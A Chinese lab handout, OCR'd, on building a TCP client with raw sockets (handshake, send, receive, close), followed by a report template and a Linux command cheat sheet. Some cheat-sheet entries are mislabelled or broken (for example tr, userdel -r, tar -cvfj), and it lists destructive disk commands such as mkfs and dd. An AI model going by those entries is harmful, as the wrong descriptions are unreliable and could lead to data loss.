



图 4

我们希望出现的三次握手是理想状态的一发一回一发的过程，也就是上图中的（a）情况，而实际上我们(b),(c)出现的几率也很高。为了区分出这些情况，我们的 SYN 的序号需要随机生成。同时要求我们在自己实现的 TCP 客户端上对返回的 SYN+ACK 包进行验证，确保再发送完一个 SYN 包之后收到的反馈包是对刚刚发送的 SYN 的包的回应。同时，对迟到的 SYN+ACK 包进行拒绝回应。针对上面三种情形的具体解决办法：

（a） 这是正常的，也是我们最希望看到的情况，这个时候我们只需要简单的建立这个链接就可以了。

（b） 这个是服务器回应迟到，此时，身为客户端的我们需要主动放弃之前的连接建立请求，也就是发送拒绝的 RST 包给服务器。

（c） 这个时候，我们收到的 SYN+ACK 包并不是对刚刚发送 SYN 的回应，而是之前某个时间发送的请求，很明显，我们需要拒绝连接的建立。即时的发送 RST 给

对应的服务器端。并继续等待本次 SYN 的回应并建立连接。

**my_tcp_send：**

类似于标准的 TCP send, 用来向目的主机(服务器)发送一个 IP 包，包的内容是经过校验的 TCP 报文。关于 TCP 的在这一部分的内容很大的，因为，TCP 是一个高可靠的，流传输的控制协议。我们需要在此保证一个包的完整成功传递。TCP 是通过滑动窗口来实现流控制，

关于这个函数的实现，我们可以默认一种最简单的实现方式，也就是发-等-发-等模式，即每发送一个包，就停下来等待回应，待收到回应之后，再继续发包。此时，我们可以简单的看做这是一个滑动窗口大小为 1 的 TCP。当然，这种方法实现的 TCP 运行效率比较低，但是就实验来看，这么做是可行的。

当然，我们鼓励大家认真的考虑实现滑动窗口，关于实现滑动窗口，我们首先要明确，在 TCP 当中，滑动窗口不是固定大小的。滑动窗口的大小取决于目的站的通知。当然，我们也可以为了简化，在实验当中使用固定大小的滑动窗口（当然，此时的窗口大小不为 1）。我们可以在 TCB 当中添加有关窗口的属性。

比如我们可以添加如下

```
typedef struct __tcb{
    …
    int window_size;
    int last_sent_index;
    …
}TCB
```

当收到从服务器端传来的对索引为 ack_index 包的回应之后，我们可以根据 window_size 和 last_send_index 来决定继续发送几个后续的包。如此来简单的模拟滑动窗口。

由于我们主要实现的是 TCP 的客户端，可以暂时不考虑容错方面的信息，因为容错，纠错的发现主要在于服务端。当然，在实验的过程当中，可以考虑在完成了 TCP 客户端的模拟实现之后，一起将服务器端的内容也进行实现。

**my_tcp_recv：**

类似于标准的 TCP recv，用来从服务器获得一个 IP 包。当然，在此需要你进行验证工作。由于我们主要实现的是 TCP 客户端的工作，该函数的实现可以比较简化，不过同样可以模拟支持窗口控制的相关信息。

**my_tcp_close：**

关于一个已经打开的 TCP 连接，当然也要清理 TCB 数据结构。在断开一个 TCP 连接的时候，同三次握手相对应，此时用的是四次握手。





图 5

关于 my_tcp_close 的实现，可以参照 my_tcp_connect，他们二者的共同点是很多的，我们可以从中抽象出一些工具函数来简化一些重复的针对网络包的操作。

比如我们可以自己实现 build_IP_packet(args_type args, … ,int TYPE), 其中 TYPE 可以设置成 TCP 用到的一些特定类型的包，比如 SYN，ACK，FIN，SYN+ACK，FIN+ACK，RST 等。然后来来封装一个 IP 包的构造。同样也可以实现 analyse_IP_packet。

关于 TCP 实现的例子，一个可以可以参考的例子是
http://www.math.tau.ac.il/~scipio/UN/tcpproj/index.html
该 TCP 使用 UDP 来实现的，里面的一些实现很值得参考。


### 3.3 验证

随机选择一个使用 TCP socket 的应用程序（TCP 客户端程序），自己写的或者已经实现好的，调用自己实现的 API，看能否正常的发送数据。

## 4 实验报告

由于本次实验着重程序的设计，试验报告中将不要求统一的配置性细节，大家可以根据上面的环境进行模拟或者自行设置实验环境。

实验者需提交源代码以及实验报告。提交文件布局如下：




其中 source.c 为 C 的源文件，configuration.file 为相关配置文件。建议同学可以在 source.c 中的重要代码或者函数入口处添加注释，不做定性要求。

实验报告最好提交成 doc 或者 docx 格式的 word 文档，格式如下，同学可以根据内容进行修改，但是各个项目不可省略。说明是为了更详细的解释各个项目，提交的试验包中无需包含。

| | |
|---|---|
| 实验目的 | |
| 数据结构说明 | 说明：此处需要解释各自的源代码中的数据结构，以及其用途。<br>示例：<br>struct xiaomaolv{<br>int id;<br>floag weight;<br>int age;<br>};<br>该结构是一个描述 xiaomaolv 的结构，对应于现实生活农场中养的毛驴，其中 id 是其在农场中的编号，weight,age 分别代表了该毛驴的质量和年龄。 |
| 配置文件说明（非必须） | 说明：此处需要给出配置文件的格式以及读取方式，如程序中没有用到配置文件，则该项可省略 |
| 程序设计的思路以及运行流程 | 说明：此处需要给出程序的运行流程或者思路。请给出如下两种格式之一：<br>3. 流程图<br><br>4. 流程说明<br>示例：<br>6. 程序开始<br>7. 读取配置<br>8. 检测数据<br>9. 处理数据<br>9.1 正确 goto 3<br>9.2 错误 goto 5<br>10. 程序结束 |
| 运行结果截图 | 说明：请给出你的运行结果截图 |
| 相关参考资料 | 说明：请给出你完成该实验的参考书目或者网页 |
| 对比样例程序 | 说明：请给出你参考样例程序的部分，假如没有参考点，填无 |
| 代码个人创新以及思考 | 说明：请给出你认为你的源代码中的亮点，比如，针对某个细节的处理或者算法的优化 |
| 该程序的应用场景创新（非必须） | 说明：请思考一下，该类程序除了在背景中的应用之外，是否还有其他可能的应用场景。 |

# 附录 1. Linux 命令列表

# 附录 2. raw_socket

# Linux 命令列表

## 目录

| 系统信息 | |
|---|---|
| **命令** | **说明** |
| # arch | 显示机器的处理器架构(1) [man] |
| # cal 2007 | 显示 2007 年的日历表 [man] |
| # cat /proc/cpuinfo | 显示CPU info的信息 [man] |
| # cat /proc/interrupts | 显示中断 [man] |
| # cat /proc/meminfo | 校验内存使用 [man] |
| # cat /proc/swaps | 显示哪些swap被使用 [man] |
| # cat /proc/version | 显示内核的版本 [man] |
| # cat /proc/net/dev | 显示网络适配器及统计 [man] |
| # cat /proc/mounts | 显示已加载的文件系统 [man] |
| # clock -w | 将时间修改保存到 BIOS [man] |
| # date | 显示系统日期 [man] |
| # date 041217002007.00 | 设置日期和时间 - 月日时分年.秒 [man] |
| # dmidecode -q | 显示硬件系统部件 - (SMBIOS / DMI) [man] |
| # hdparm -i /dev/hda | 罗列一个磁盘的架构特性 [man] |
| # hdparm -tT /dev/sda | 在磁盘上执行测试性读取操作 [man] |
| # lspci -tv | 罗列 PCI 设备 [man] |
| # lsusb -tv | 显示 USB 设备 [man] |
| # uname -m | 显示机器的处理器架构(2) [man] |
| # uname -r | 显示正在使用的内核版本 [man] |
| Linux Command Line written by LinuxGuide.it (Credits) | |

| 关机 | |
|---|---|
| **命令** | **说明** |
| # init 0 | 关闭系统(2) [man] |
| # logout | 注销 [man] |
| # reboot | 重启(2) [man] |
| # shutdown -h now | 关闭系统(1) [man] |
| # shutdown -h 16:30 & | 按预定时间关闭系统 [man] |
| # shutdown -c | 取消按预定时间关闭系统 [man] |
| # shutdown -r now | 重启(1) [man] |
| # telinit 0 | 关闭系统(3) [man] |
| Linux Command Line written by LinuxGuide.it (Credits) | |

| 文件和目录 | |
|---|---|
| **命令** | **说明** |
| # cd /home | 进入 '/ home' 目录' [man] |
| # cd .. | 返回上一级目录 [man] |
| # cd ../.. | 返回上两级目录 [man] |
| # cd | 进入个人的主目录 [man] |
| # cd ~user1 | 进入个人的主目录 [man] |
| # cd - | 返回上次所在的目录 [man] |
| # cp file1 file2 | 复制一个文件 [man] |
| # cp dir/* . | 复制一个目录下的所有文件到当前工作目录 [man] |
| # cp -a /tmp/dir1 . | 复制一个目录到当前工作目录 [man] |
| # cp -a dir1 dir2 | 复制一个目录 [man] |
| # cp file file1 | 将file复制为file1 [man] |
| # iconv -l | 列出已知的编码 [man] |
| # iconv -f fromEncoding -t toEncoding inputFile > outputFile | 改变字符的编码 [man] |
| # find . -maxdepth 1 -name *.jpg -print -exec convert | 没有使用该语言的解释 **[Chinese?]** |
| # ln -s file1 lnk1 | 创建一个指向文件或目录的软链接 |
| # ln file1 lnk1 | 创建一个指向文件或目录的物理链接 |
| # ls | 查看目录中的文件 |
| # ls -F | 查看目录中的文件 |
| # ls -l | 显示文件和目录的详细资料 |
| # ls -a | 显示隐藏文件 |
| # ls *[0-9]* | 显示包含数字的文件名和目录名 |
| # lstree | 显示文件和目录由根目录开始的树形结构 (2) |
| # mkdir dir1 | 创建一个叫做 'dir1' 的目录' |
| # mkdir dir1 dir2 | 同时创建两个目录 |
| # mkdir -p /tmp/dir1/dir2 | 创建一个目录树 |
| # mv dir1 new_dir | 重命名/移动 一个目录 |
| # pwd | 显示工作路径 |
| # rm -f file1 | 删除一个叫做 'file1' 的文件' |

| | |
|---|---|
| # rm -rf dir1 | 删除一个叫做 'dir1' 的目录并同时删除其内容 |
| # rm -rf dir1 dir2 | 同时删除两个目录及它们的内容 |
| # rmdir dir1 | 删除一个叫做 'dir1' 的目录' |
| # touch -t 0712250000 file1 | 修改一个文件或目录的时间戳 - (YYMMDDhhmm) |
| # tree | 显示文件和目录由根目录开始的树形结构 (1) |
| Linux Command Line written by LinuxGuide.it (Credits) | |

| 文件搜索 | |
|---|---|
| **命令** | **说明** |
| # find / -name file1 | 从 '/' 开始进入根文件系统搜索文件和目录 |
| # find / -user user1 | 搜索属于用户 'user1' 的文件和目录 |
| # find /home/user1 -name *.bin | 在目录 '/ home/user1' 中搜索带有'.bin' 结尾的文件 |
| # find /usr/bin -type f -atime +100 | 搜索在过去 100 天内未被使用过的执行文件 |
| # find /usr/bin -type f -mtime -10 | 搜索在 10 天内被创建或者修改过的文件 |
| # find / -name *.rpm -exec chmod 755 '{}' \; | 搜索以 '.rpm' 结尾的文件并定义其权限 |
| # find / -xdev -name *.rpm | 搜索以 '.rpm' 结尾的文件，忽略光驱、捷盘等可移动设备 |
| # locate *.ps | 寻找以 '.ps' 结尾的文件 - 先运行 'updatedb' 命令 |
| # whereis halt | 显示一个二进制文件、源码或 man 的位置 |
| # which halt | 显示一个二进制文件或可执行文件的完整路径 |
| Linux Command Line written by LinuxGuide.it (Credits) | |

| 挂载一个文件系统 | |
|---|---|
| **命令** | **说明** |
| # fuser -km /mnt/hda2 | 当设备繁忙时强制卸载 |
| # mount /dev/hda2 /mnt/hda2 | 挂载一个叫做 hda2 的盘 - 确定目录 '/mnt/hda2' 已经存在 |
| # mount /dev/fd0 /mnt/floppy | 挂载一个软盘 |
| # mount /dev/cdrom /mnt/cdrom | 挂载一个 cdrom 或 dvdrom |
| # mount /dev/hdc /mnt/cdrecorder | 挂载一个 cdrw 或 dvdrom |
| # mount /dev/hdb /mnt/cdrecorder | 挂载一个 cdrw 或 dvdrom |
| # mount -o loop file.iso /mnt/cdrom | 挂载一个文件或 ISO 镜像文件 |
| # mount -t vfat /dev/hda5 /mnt/hda5 | 挂载一个 Windows FAT32 文件系统 |
| # mount /dev/sda1 /mnt/usbdisk | 挂载一个 usb 捷盘或闪存设备 |
| # mount -t smbfs -o username=user,password=pass //WinClient/share /mnt/share | 挂载一个 windows 网络共享 |
| # umount /dev/hda2 | 卸载一个叫做 hda2 的盘 - 先从挂载点 '/mnt/hda2' 退出 |
| # umount -n /mnt/hda2 | 运行卸载操作而不写入 /etc/mtab 文件- 当文件为只读或当磁盘写满时非常有用 |
| Linux Command Line written by LinuxGuide.it (Credits) | |

| 磁盘空间 | |
|---|---|
| **命令** | **说明** |
| # df -h | 显示已经挂载的分区列表 |
| # dpkg-query -W -f='${Installed-Size;10}t${Package}n' \| sort -k1,1n | 以大小为依据显示已安装的 deb 包所使用的空间 (ubuntu, debian 类系统) |
| # du -sh dir1 | 估算目录 'dir1' 已经使用的磁盘空间' |
| # du -sk * \| sort -rn | 以容量大小为依据依次显示文件和目录的大小 |
| # ls -lSr \|more | 以尺寸大小排列文件和目录 |
| # rpm -q -a --qf '%10{SIZE}t%{NAME}n' \| sort -k1,1n | 以大小为依据依次显示已安装的 rpm 包所使用的空间 (fedora, redhat 类系统) |
| Linux Command Line written by LinuxGuide.it (Credits) | |

| 用户和群组 | |
|---|---|
| **命令** | **说明** |
| # chage -E 2005-12-31 user1 | 设置用户口令的失效期限 |
| # groupadd [group] | 创建一个新用户组 |
| # groupdel [group] | 删除一个用户组 |
| # groupmod -n moon sun | 重命名一个用户组 |
| # grpck | 检查 '/etc/passwd' 的文件格式和语法修正以及存在的群组 |
| # newgrp - [group] | 登陆进一个新的群组以改变新创建文件的预设群组 |
| # passwd | 修改口令 |
| # passwd user1 | 修改一个用户的口令 (只允许 root 执行) |
| # pwck | 检查 '/etc/passwd' 的文件格式和语法修正以及存在的用户 |
| # useradd -c "User Linux" -g admin -d /home/user1 -s /bin/bash user1 | 创建一个属于 "admin" 用户组的用户 |
| # useradd user1 | 创建一个新用户 |
| # userdel -r user1 | 删除一个用户 ( '-r' 排除主目录) |
| # usermod -c "User FTP" -g system -d /ftp/user1 -s /bin/nologin user1 | 修改用户属性 |
| Linux Command Line written by LinuxGuide.it (Credits) | |

| 文件的权限 | |
|---|---|
| **命令** | **说明** |
| # chgrp group1 file1 | 改变文件的群组 |
| # chmod ugo+rwx directory1 | 设置目录的所有人(u)、群组(g)以及其他人(o)以读（r ）、写(w)和执行(x)的权限 |
| # chmod go-rwx directory1 | 删除群组(g)与其他人(o)对目录的读写执行权限 |
| # chmod u+s /bin/file1 | 设置一个二进制文件的 SUID 位 - 运行该文件的用户也被赋予和所有者同样的权限 |
| # chmod u-s /bin/file1 | 禁用一个二进制文件的 SUID 位 |
| # chmod g+s /home/public | 设置一个目录的 SGID 位 - 类似 SUID ， 不过这是针对目录的 |
| # chmod g-s /home/public | 禁用一个目录的 SGID 位 |
| # chmod o+t /home/public | 设置一个文件的 STIKY 位 - 只允许合法所有人删除文件 |
| # chmod o-t /home/public | 禁用一个目录的 STIKY 位 |
| # chown user1 file1 | 改变一个文件的所有人属性 |
| # chown -R user1 directory1 | 改变一个目录的所有人属性并同时改变改目录下所有文件的属性 |
| # chown user1:group1 file1 | 改变一个文件的所有人和群组属性 |
| # find / -perm -u+s | 罗列一个系统中所有使用了 SUID 控制的文件 |
| # ls -lh | 显示权限 |
| # ls /tmp \| pr -T5 -W$COLUMNS | 将终端划分成 5 栏显示 |
| Linux Command Line written by LinuxGuide.it (Credits) | |

| 文件的特殊属性 | |
|---|---|
| **命令** | **说明** |
| # chattr +a file1 | 只允许以追加方式读写文件 |
| # chattr +c file1 | 允许这个文件能被内核自动压缩/解压 |
| # chattr +d file1 | 在进行文件系统备份时，dump 程序将忽略这个文件 |
| # chattr +i file1 | 设置成不可变的文件，不能被删除、修改、重命名或者链接 |
| # chattr +s file1 | 允许一个文件被安全地删除 |
| # chattr +S file1 | 一旦应用程序对这个文件执行了写操作，使系统立刻把修改的结果写到磁盘 |
| # chattr +u file1 | 若文件被删除，系统会允许你在以后恢复这个被删除的文件 |
| # lsattr | 显示特殊的属性 |
| Linux Command Line written by LinuxGuide.it (Credits) | |

| 打包和压缩文件 | |
|---|---|
| 命令 | 说明 |
| # bunzip2 file1.bz2 | 解压一个叫做 'file1.bz2'的文件 |
| # bzip2 file1 | 压缩一个叫做 'file1' 的文件 |
| # gunzip file1.gz | 解压一个叫做 'file1.gz'的文件 |
| # gzip file1 | 压缩一个叫做 'file1'的文件 |
| # gzip -9 file1 | 最大程度压缩 |
| # rar a file1.rar test_file | 创建一个叫做 'file1.rar' 的包 |
| # rar a file1.rar file1 file2 dir1 | 同时压缩 'file1', 'file2' 以及目录 'dir1' |
| # rar x file1.rar | 解压 rar 包 |
| # tar -cvf archive.tar file1 | 创建一个非压缩的 tarball |
| # tar -cvf archive.tar file1 file2 dir1 | 创建一个包含了 'file1', 'file2' 以及 'dir1'的档案文件 |
| # tar -tf archive.tar | 显示一个包中的内容 |
| # tar -xvf archive.tar | 释放一个包 |
| # tar -xvf archive.tar -C /tmp | 将压缩包释放到 /tmp 目录下 |
| # tar -cvfj archive.tar.bz2 dir1 | 创建一个 bzip2 格式的压缩包 |
| # tar -xvfj archive.tar.bz2 | 解压一个 bzip2 格式的压缩包 |
| # tar -cvfz archive.tar.gz dir1 | 创建一个 gzip 格式的压缩包 |
| # tar -xvfz archive.tar.gz | 解压一个 gzip 格式的压缩包 |
| # unrar x file1.rar | 解压 rar 包 |
| # unzip file1.zip | 解压一个 zip 格式压缩包 |
| # zip file1.zip file1 | 创建一个 zip 格式的压缩包 |
| # zip -r file1.zip file1 file2 dir1 | 将几个文件和目录同时压缩成一个 zip 格式的压缩包 |
| Linux Command Line written by LinuxGuide.it (Credits) | |

| 查看文件内容 | |
|---|---|
| **命令** | **说明** |
| # cat file1 | 从第一个字节开始正向查看文件的内容 |
| # head -2 file1 | 查看一个文件的前两行 |
| # less file1 | 类似于 'more' 命令，但是它允许在文件中和正向操作一样的反向操作 |
| # more file1 | 查看一个长文件的内容 |
| # tac file1 | 从最后一行开始反向查看一个文件的内容 |
| # tail -2 file1 | 查看一个文件的最后两行 |
| # tail -f /var/log/messages | 实时查看被添加到一个文件中的内容 |
| Linux Command Line written by LinuxGuide.it (Credits) | |

| 文本处理 | |
|---|---|
| 命令 | 说明 |
| # cat example.txt \| awk 'NR%2==1' | 删除 example.txt 文件中的所有偶数行 |
| # echo a b c \| awk '{print $1}' | 查看一行第一栏 |
| # echo a b c \| awk '{print $1,$3}' | 查看一行的第一和第三栏 |
| # cat -n file1 | 标示文件的行数 |
| # comm -1 file1 file2 | 比较两个文件的内容只删除 'file1' 所包含的内容 |
| # comm -2 file1 file2 | 比较两个文件的内容只删除 'file2' 所包含的内容 |
| # comm -3 file1 file2 | 比较两个文件的内容只删除两个文件共有的部分 |
| # diff file1 file2 | 找出两个文件内容的不同处 |
| # grep Aug /var/log/messages | 在文件 '/var/log/messages'中查找关键词 "Aug" |
| # grep ^Aug /var/log/messages | 在文件 '/var/log/messages'中查找以"Aug"开始的词汇 |
| # grep [0-9] /var/log/messages | 选择 '/var/log/messages' 文件中所有包含数字的行 |
| # grep Aug -R /var/log/* | 在目录 '/var/log' 及随后的目录中搜索字符串"Aug" |
| # paste file1 file2 | 合并两个文件或两栏的内容 |
| # paste -d '+' file1 file2 | 合并两个文件或两栏的内容，中间用"+"区分 |
| # sdiff file1 file2 | 以对比的方式显示两个文件的不同 |
| # sed 's/string1/string2/g' example.txt | 将 example.txt 文件中的 "string1" 替换成 "string2" |
| # sed '/^$/d' example.txt | 从 example.txt 文件中删除所有空白行 |
| # sed '/ *#/d; /^$/d' example.txt | 去除文件 example.txt 中的注释与空行 |
| # sed -e '1d' exampe.txt | 从文件 example.txt 中排除第一行 |
| # sed -n '/string1/p' | 查看只包含词汇 "string1"的行 |
| # sed -e 's/ *$//' example.txt | 删除每一行最后的空白字符 |
| # sed -e 's/string1//g' example.txt | 从文档中只删除词汇 "string1" 并保留剩余全部 |
| # sed -n '1,5p' example.txt | 显示文件 1 至 5 行的内容 |

| | |
|---|---|
| # sed -n '5p;5q' example.txt | 显示 example.txt 文件的第 5 行内容 |
| # sed -e 's/00*/0/g' example.txt | 用单个零替换多个零 |
| # sort file1 file2 | 排序两个文件的内容 |
| # sort file1 file2 \| uniq | 取出两个文件的并集(重复的行只保留一份) |
| # sort file1 file2 \| uniq -u | 删除交集，留下其他的行 |
| # sort file1 file2 \| uniq -d | 取出两个文件的交集(只留下同时存在于两个文件中的文件) |
| # echo 'word' \| tr '[:lower:]' '[:upper:]' | 合并上下单元格内容 |
| Linux Command Line written by LinuxGuide.it (Credits) | |

| 字符设置和文件格式 | |
|---|---|
| **命令** | **说明** |
| # dos2unix filedos.txt fileunix.txt | 将一个文本文件的格式从 MSDOS 转换成 UNIX |
| # recode ..HTML < page.txt > page.html | 将一个文本文件转换成 html |
| # recode -l \| more | 显示所有允许的转换格式 |
| # unix2dos fileunix.txt filedos.txt | 将一个文本文件的格式从 UNIX 转换成 MSDOS |
| Linux Command Line written by LinuxGuide.it (Credits) | |

| 初始化一个文件系统 | |
|---|---|
| **命令** | **说明** |
| # fdformat -n /dev/fd0 | 格式化一个软盘 |
| # mke2fs /dev/hda1 | 在 hda1 分区创建一个 linux ext2 的文件系统 |
| # mke2fs -j /dev/hda1 | 在 hda1 分区创建一个 linux ext3(日志型)的文件系统 |
| # mkfs /dev/hda1 | 在 hda1 分区创建一个文件系统 |
| # mkfs -t vfat 32 -F /dev/hda1 | 创建一个 FAT32 文件系统 |
| # mkswap /dev/hda3 | 创建一个 swap 文件系统 |
| Linux Command Line written by LinuxGuide.it (Credits) | |

| SWAP 文件系统 | |
|---|---|
| **命令** | **说明** |
| # mkswap /dev/hda3 | 创建一个 swap 文件系统 |
| # swapon /dev/hda3 | 启用一个新的 swap 文件系统 |
| # swapon /dev/hda2 /dev/hdb3 | 启用两个 swap 分区 |
| Linux Command Line written by LinuxGuide.it (Credits) | |

| **Backup** | |
|---|---|
| **命令** | **说明** |
| # find /var/log -name '*.log' \| tar cv --files-from=- \| bzip2 > log.tar.bz2 | 查找所有以 '.log' 结尾的文件并做成一个 bzip 包 |
| # find /home/user1 -name '*.txt' \| xargs cp -av --target-directory=/home/backup/ --parents | 从一个目录查找并复制所有以 '.txt' 结尾的文件到另一个目录 |
| # dd bs=1M if=/dev/hda \| gzip \| ssh user@ip_addr 'dd of=hda.gz' | 通过 ssh 在远程主机上执行一次备份本地磁盘的操作 |
| # dd if=/dev/sda of=/tmp/file1 | 备份磁盘内容到一个文件 |
| # dd if=/dev/hda of=/dev/fd0 bs=512 count=1 | 做一个将 MBR (Master Boot Record)内容复制到软盘的动作 |
| # dd if=/dev/fd0 of=/dev/hda bs=512 count=1 | 从已经保存到软盘的备份中恢复 MBR 内容 |
| # dump -0aj -f /tmp/home0.bak /home | 制作一个 '/home' 目录的完整备份 |
| # dump -1aj -f /tmp/home0.bak /home | 制作一个 '/home' 目录的交互式备份 |
| # restore -if /tmp/home0.bak | 还原一个交互式备份 |
| # rsync -rogpav --delete /home /tmp | 同步两边的目录 |
| # rsync -rogpav -e ssh --delete /home ip_address:/tmp | 通过 SSH 通道 rsync |
| # rsync -az -e ssh --delete ip_addr:/home/public /home/local | 通过 ssh 和压缩将一个远程目录同步到本地目录 |
| # rsync -az -e ssh --delete /home/local ip_addr:/home/public | 通过 ssh 和压缩将本地目录同步到远程目录 |
| # tar -Puf backup.tar /home/user | 执行一次对 '/home/user' 目录的交互式备份操作 |
| # ( cd /tmp/local/ && tar c . ) \| ssh -C user@ip_addr 'cd /home/share/ && tar x -p' | 通过 ssh 在远程目录中复制一个目录内容 |
| # ( tar c /home ) \| ssh -C user@ip_addr 'cd /home/backup-home && tar x -p' | 通过 ssh 在远程目录中复制一个本地目录 |
| # tar cf - . \| (cd /tmp/backup ; tar xf - ) | 本地将一个目录复制到另一个地方，保留原有权限及链接 |

| 网络 (LAN / WiFi) | |
|---|---|
| 命令 | 说明 |
| # dhclient eth0 | 以 dhcp 模式启用 'eth0' 网络设备 |
| # ethtool eth0 | 显示网卡 'eth0' 的流量统计 |
| # host www.example.com | 查找主机名以解析名称与 IP 地址及镜像 |
| # hostname | 显示主机名 |
| # ifconfig eth0 | 显示一个以太网卡的配置 |
| # ifconfig eth0 192.168.1.1 netmask 255.255.255.0 | 控制 IP 地址 |
| # ifconfig eth0 promisc | 设置 'eth0' 成混杂模式以嗅探数据包 (sniffing) |
| # ifdown eth0 | 禁用一个 'eth0' 网络设备 |
| # ifup eth0 | 启用一个 'eth0' 网络设备 |
| # ip link show | 显示所有网络设备的连接状态 |
| # iwconfig eth1 | 显示一个无线网卡的配置 |
| # iwlist scan | 显示无线网络 |
| # mii-tool eth0 | 显示 'eth0'的连接状态 |
| # netstat -tup | 显示所有启用的网络连接和它们的 PID |
| # netstat -tupl | 显示系统中所有监听的网络服务和它们的 PID |
| # netstat -rn | 显示路由表，类似于“route -n”命令 |
| # nslookup www.example.com | 查找主机名以解析名称与 IP 地址及镜像 |
| # route -n | 显示路由表 |
| # route add -net 0/0 gw IP_Gateway | 控制预设网关 |
| # route add -net 192.168.0.0 netmask 255.255.0.0 gw 192.168.1.1 | 控制通向网络 '192.168.0.0/16' 的静态路由 |
| # route del 0/0 gw IP_gateway | 删除静态路由 |
| # echo "1" > /proc/sys/net/ipv4/ip_forward | 激活 IP 转发 |
| # tcpdump tcp port 80 | 显示所有 HTTP 回环 |
| # whois www.example.com | 在 Whois 数据库中查找 |
| Linux Command Line written by LinuxGuide.it (Credits) | |

| Microsoft windows 网络 (samba) | |
|---|---|
| 命令 | 说明 |
| # mount -t smbfs -o username=user,password=pass //WinClient/share /mnt/share | 挂载一个 windows 网络共享 |
| # nbtscan ip_addr | netbios 名解析 |
| # nmblookup -A ip_addr | netbios 名解析 |
| # smbclient -L ip_addr/hostname | 显示一台 windows 主机的远程共享 |
| # smbget -Rr smb://ip_addr/share | 像 wget 一样能够通过 smb 从一台 windows 主机上下载文件 |
| Linux Command Line written by LinuxGuide.it (Credits) | |

| IPTABLES (firewall) | |
|---|---|
| 命令 | 说明 |
| # iptables -t filter -L | 显示过滤表的所有链路 |
| # iptables -t nat -L | 显示 nat 表的所有链路 |
| # iptables -t filter -F | 以过滤表为依据清理所有规则 |
| # iptables -t nat -F | 以 nat 表为依据清理所有规则 |
| # iptables -t filter -X | 删除所有由用户创建的链路 |
| # iptables -t filter -A INPUT -p tcp --dport telnet -j ACCEPT | 允许 telnet 接入 |
| # iptables -t filter -A OUTPUT -p tcp --dport http -j DROP | 阻止 HTTP 连出 |
| # iptables -t filter -A FORWARD -p tcp --dport pop3 -j ACCEPT | 允许转发链路上的 POP3 连接 |
| # iptables -t filter -A INPUT -j LOG --log-prefix | 记录所有链路中被查封的包 |
| # iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE | 设置一个 PAT (端口地址转换) 在 eth0 掩盖发出包 |
| # iptables -t nat -A PREROUTING -d 192.168.0.1 -p tcp -m tcp --dport 22 -j DNAT --to-destination 10.0.0.2:22 | 将发往一个主机地址的包转向到其他主机 |
| Linux Command Line written by LinuxGuide.it (Credits) | |

| 监视和调试 | |
|---|---|
